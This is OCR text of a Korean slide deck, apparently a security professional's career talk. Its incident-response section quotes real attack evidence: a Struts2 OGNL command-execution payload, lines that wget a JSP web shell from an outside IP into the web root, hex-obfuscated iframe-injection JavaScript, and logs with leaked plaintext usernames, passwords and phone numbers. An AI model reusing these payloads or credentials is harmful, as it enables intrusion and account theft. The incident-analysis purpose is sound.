


Security Career Evolution

Hyeonsang Han

AWS Sr. Security Risk & Compliance

Together & With & We Make & Made



With a Talk.! Start to Now With New

























SOC사업본부 | 침해사고대응팀 | 책임

13487 경기도 성남시 분당구 판교로228번길 17(삼평동) 판교세븐벤처밸리 1동 4층 Tel 031-622-8574 Fax 031-622-8601 Mobile 010-8794-2964 misadz@wins21.co.kr









한 현 상

차장 / System Engineer

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한현상 HyeonSang Han

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Security, Risk & Compliance Consultant / AWS ProServe SRC

06141 서울특별시 강남구 논현로 508 GS타워 12층 508, Nonhyeon-ro, Gangnam-gu, Seoul, 06141, Rep. of Korea Cell (+82 0) 10-8794-2974 • hanhyeon@amazon.com









#1 Career

- Developer C, C++
- MySQL, MSSQL
- C/S **Backend**



#1 Career

- Developer C, C++
- MySQL, MSSQL
- C/S **Backend**



#1 Career

- Developer
- C, C++
- MySQL,
 MSSQL
- C/S Backend


Start ERP Developer

#1 Career

- Developer
- C, C++
- MySQL,
 MSSQL
- C/SBackend

Start ERP Developer





- Security
- Professional
- Developer
- CC
- CERT



- Security
- Professional
- Developer
- CC
- CERT





비전공자로 해야 할 노력

전공자 학점 130 – 140점 총 수업시간 약 2000시간 전공공부 시간 최소 1000시간

출퇴근 왕복 4시간(동탄 - 학여울) 주3일 - 12시간 공부 가능 최소 84주면 전공 공부 가능 - 1.7년 개인 공부 최소 1년 추가필요

성장하는 사람들을 위한 공간, 그로씽

- Security
- Professional
- Developer
- CC
- CERT









0. 취약점을 이용한 권한 탈취 및 웹 쉘 삽입 사전 사이트 점검으로 사이트 프로세스 확인



- 1. 백도어 설치 및 연결 리버스 커넥션으로 방화벽 우회 고객 정보 유출(ID/PW/HP)
- 2. 무단 쿠폰 발행 추석 당일 새벽/다음날 새벽 시간을 이용한 무단 쿠폰 발급 / 현금화 쿠폰 발행 약 3억



0. C & C 접근 외부 C&C 서버를 통한 파일 다운로드 WEBSERVER

WEBSERVER

서버 침투 후 Sub 서버 백도어 추가 설치

3. 쿠폰 발급 발행된 쿠폰을 이용한 게임 머니 환전 정상 프로세스를 통한 게임 사 별 환전


고객 웹 서버의 보안 업데이트가 수행 되지 않았으며, 공격자는 취약점을 이용하여 공격

정상 프로세스를 동안 게임 사 별 위





DRAGONFLY



211.253.30.123	-	-	:01:3	38:37 GEI	「/cs/selectForOrderList.iskra?pageIndex=2&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	:01:3	38:38 GE	「/cs/selectForOrderList.iskra?pageIndex=2&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	:01:4	40:21 GE	「/cs/selectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	:01:4	40:21 GE	「/cs/selectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
2"				GET	「/cs/selectForOrderList.iskra?pageIndex=4&receivermobile=01051205776&eventId=5273&userId=mgame
2 =	Z	Œ	발행	GET	「/cs/selectForOrderList.iskra?pageIndex=4&receivermobile=01051205776&eventId=5273&userId=mgame
2			= 0		colectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	03:1	14:11 GET	់ /cs/selectForOrderList.isหาន: pagel.idex=148&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:1	14:16 GET	/cs/selectForOrderList.iskra?pageIndex=149&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:1	14:17 GET	/cs/selectForOrderList.iskra?pageIndex=149&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:1	14:23 GET	/cs/selectForOrderList.iskra?pageIndex=150&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:1	14:23 GET	/cs/selectForOrderList.iskra?pageIndex=150&receivermobile=0164447777&eventld=5273&userId=mgame
211.253.30.123	_	_	03:1	14:41 POS	ST /cs/selectForOrderList.iskra HTTP/1.1

'Method?POST	Parameter?userId=LGU370642&userPw=dlwlgns1025??!'
'Method?POST	Parameter?userId=LGU371331&userPw=LGU371331!'
'Method?POST	Parameter?userId=LGU370976&userPw=rkdtjd12!'
'Method?GET	Parameter?'
'Method?POST	Parameter?userId=medialog17&userPw=mlog114@!'
'Method?POST	Parameter?userId=xenergy&userPw=qwer1423!'
'Method?POST	Parameter?userId=xenergy&userPw=qwer1423!'
13.4-11	Parameter?userId=xenergy&userPw=qwer1423!'
ogin Failad	Parameter?userId=2141206&userPw=2141206a!'
ogiii Faileu	Parameter?userId=jejubank&userPw=1111!'
'Method?POST	Parameter?userId=KDB5&userPw=KDB5!'
'Method?POST	Parameter?userId=KDB6&userPw=KDB6!'
'Method?POST	Parameter?userId=KDB6&userPw=KDB6!'
'Method?POST	Parameter?userId=gaham7030&userPw=gaham14073!'
'Method?POST	Parameter?userId=GSSHOP2&userPw=GSSHOP2!'
'Method?POST	Paramet <mark>e 2001 100 1</mark>
'Method?POST	Parameter 다른 서버 탈취 시도
'Method?POST	Parar
	'Method?POST

{"wget","http://211.115.107.242//mysql/data/hao.jsp"})).start(),#b=
{"ls"})).start(),#b=#a.getInputStream(),#c=new java.io.InputStreamR(
{"cp","hao.jsp","/home/mcom/mposConfirmPage/root/common/mp/"})).st

221.13.139.249 - 27:12 +0900] "GET /7name=%25%78828%23 %30%27multipart%2Fform-dat 221.13.139.249 - 27:16 +0900] "GET /2rname=%25%78%28%23 %30%27multipart%2Fform-dat 221.13.139.249 - 27:26 +0900] "POST /2.action HTTP/1.1" 404 206

?name=%{(#_='multipart/form-data')

(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCES

memberAccess?(# memberAccess=#dm):((#containe

'o ner

tam or goth stan occite com open symphony. And Leoghic open can be delease

.(#ogn|Util.getExcludedPackageNames().clear()).(#ogn|Util.getExcludedClasses() clear()).(#context.setMemberAccess(#dm))).(#cmd='whoami'). #iswin=(@j

ava.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds

=(#iswin?('cmd.exe','/c',#cmd}:('/bin/bash','-c',#cmd})).(#p=new+java.lang.ProcessBuild er(#cmds)<u>).(#p.redirectErrorStream(true)).(#process=#p.start()</u>).(#process.getInputStream())

(@org.ap______tinputStream(),'UTF-8'))} HTTP/1.1" 200 1

```
===> Modify [Before]
19:15:33
 Modify org Aceess Time
 Modify org Modify Time
                                            15:11:37
 Modify org Change Time
                                            19:15:33
===> Modify [After]
 Modify new name: /home/m
                                                            .custom.js (size : 8043)
 Modify new Aceess Time
                                            21:27:45
 Modify new Modify Time
                                            15:11:37
 Modify new Change Time
                                            21:27:45
 Monitoring Path : [/hor
 Trace Path : [/tmp/NEW_I
 Original Path : [/tmp/N]
                                                           org/]
 Start capture thread!!!
===> Modify [Before]
                                                           1.3.min.is (size : 4599)
 Modify org name : /home/
 Modify org Aceess Time
                                           10:56:23
 Modify org Modify Time
                                           14:51:22
 Modify org Change Time
                                           10:56:22
 ==> Modify [After]
 Modify new name: /home/n
                                                         1.3.min.js (size : 6914)
 Modify new Aceess Time
                                           22:14:18
 Modify new Modify Time
                                            14:51:22
Modify new Change Time
                                           22:14:18
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Forei
                                       Foreign Address
                                                              State
                                                                        PID/Program name
              0 127.0.0.1:199
0 0.0.0.0:3306
                                       0.0.0.0:*
                                                                        2737/snmpd
                                                              LISTEN
                                                              LISTEN
                                                                        2664/mysqld
2776/httpd
              0 0.0.0.0:80
                                       0.0.0.0:*
                                                              LISTEN
              0 0.0.0.0:21
                                       0.0.0.0:*
                                                              LISTEN
                                                                        2684/proftpd
                                       0.0.0.0:*
                                                                        2168/sshd
              0 0.0.0.0:22
                                                              LISTEN
              0 0.0.0.0:443
                                                              LISTEN
                                                                        2776/httpd
                            :22
:22
:22
:36479
:22
                                       175.113.82.79:19937
175.113.82.79:19545
175.113.82.79:32796
                                                              ESTABLISHED 2318/sshd
                                                              ESTABLISHED 2273/sshd
ESTABLISHED 2951/sshd
                                       118.193.205.224:25
                                                              SYN SENT 2149/libijs2.so
                                                              ESTABLISHED 2408/sshd
                                       175.113.82.79:21010
[root@mydaily rc3.d]# cat /var/lib/nfs/statd/dm/nmb.so.6
sysadmin :: infinitig!!*118
root :: infinitiq!!*118
sysadmin :: infinitig!!*118
sysadmin :: infinitiq!!*118
root :: infinitiq!!*118
photodaily :: wpdlwpdl@@
sysadmin :: infinitig!!*118
```

window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65" \x77\x69\x64\x74\x68\x3d\x27\x30\x27 \x68\x65\x69\x67\x68\x74\x3d\2f\x32\x30\x32\x2e\x38\x39\x2e\x31\x32\x37\x2e\x32\x30\x30\x2f\x766\x72\x61\x6d\x65\x3e");

```
[root@Admin /]# ls
-bash: /bin/ls: 그런 파일이나 디렉토리가 없음
[root@Admin /]# dir
dev etc home lib lib64 lost+found media misc mnt opt proc root sbin
[root@Admin /]# cd etc
[root@Admin etc]# dir
rc.d
[root@Admin etc]# cd ..
[root@Admin /]# yum
Traceback (most recent call last):
File "/usr/bin/yum", line 4, in ?
import yum
File "/usr/lib/python2.4/site-packages/yum/_init__.py", line 44, in ?
```

- **Security**
- **Professional**
- Developer CC
- CERT



#2 Career

- Security
- Professional
- Developer
- CC
- CERT

입사첫날

5년 후





- Security
- Professional
- Developer
- CC
- CERT


- 1. 이직 고민
- 2. 연봉 고민
- 3. 커리어 방향성
- 4. 프로모션
- 5. 커리어 고민에 대한 멘토 부족
- 6. 경제적 불안






All the time do it now - 항상 지금 -Do what you don't want to do first - 하기 싫은 일부터 먼저 -Be respectful of our six - 다른 사람을 존중 -






Part2: E E E Change of the Cha







기술 변화와 적응을 위한 고려







Start & Now

#3 Career

- Systems
- Engineer
 POC,
 Presentation Debug, issue
- Global Career





Start & Now

#3 Career

- Systems
- Engineer POC, Presentation Debug, issue
- Global Career



Start & Now

#3 Career

- Systems
- Engineer POC, Presentation Debug, issue
- Global Career





Start & Now

#4 Career - Sr. Security




	연봉	Career	이후 Next	집과거리	평판	Tech	내마음	성장성	출장	네트워킹
AMAZON	8	10	10	6	10	10	7	8	6	7
Fotinet	7	8	8	8	8	9	10	7	9	7

Champ

Mentor

Leader Architect on customer project External







Start & Now

#4 Career

- Sr. Security
 Risk &
 Compliance
- APJC Security Champ
- Leader
 Architect on customer project
 External

Mentor






































BASIC

네트워킹 펜더맨털, 개발 언어 이해, Public Cloud
















DO IT

구체적인 액션, 블로그 및 핸즈온 진행









Professional

분야에 대한 전문성 기르기, 외부 커뮤니티 활동










시장가치검토

전문분야의 "얼굴" 도전, 컨퍼런스 발표, 네트워킹 통한 기회














성장


기술 + 비즈니스 이해, 커뮤니케이션 스킬, 지속적인 학습
















차별성

설명할 수 있는 보안전문가, 비즈니스 성장시키는 보안전문가











Security Zero & Zero

S ecurity

E vent

C ritical

U ntrust

R isk

I mitation

T est

Y oY

Salt

Integrity

All everything

All the time

Human

Best Practice

Security Test

Ready for Next



With New

#Networking

- AWS Security KRUG
- 1 On 1 meet
- OWASP
- Conference

With Networking




AWS Security KRUG

LinkedIn



Security Conference





<u>hanhyeon@amazon.com</u> / <u>misadz1@gmail.com</u> / <u>misadz@naver.com</u>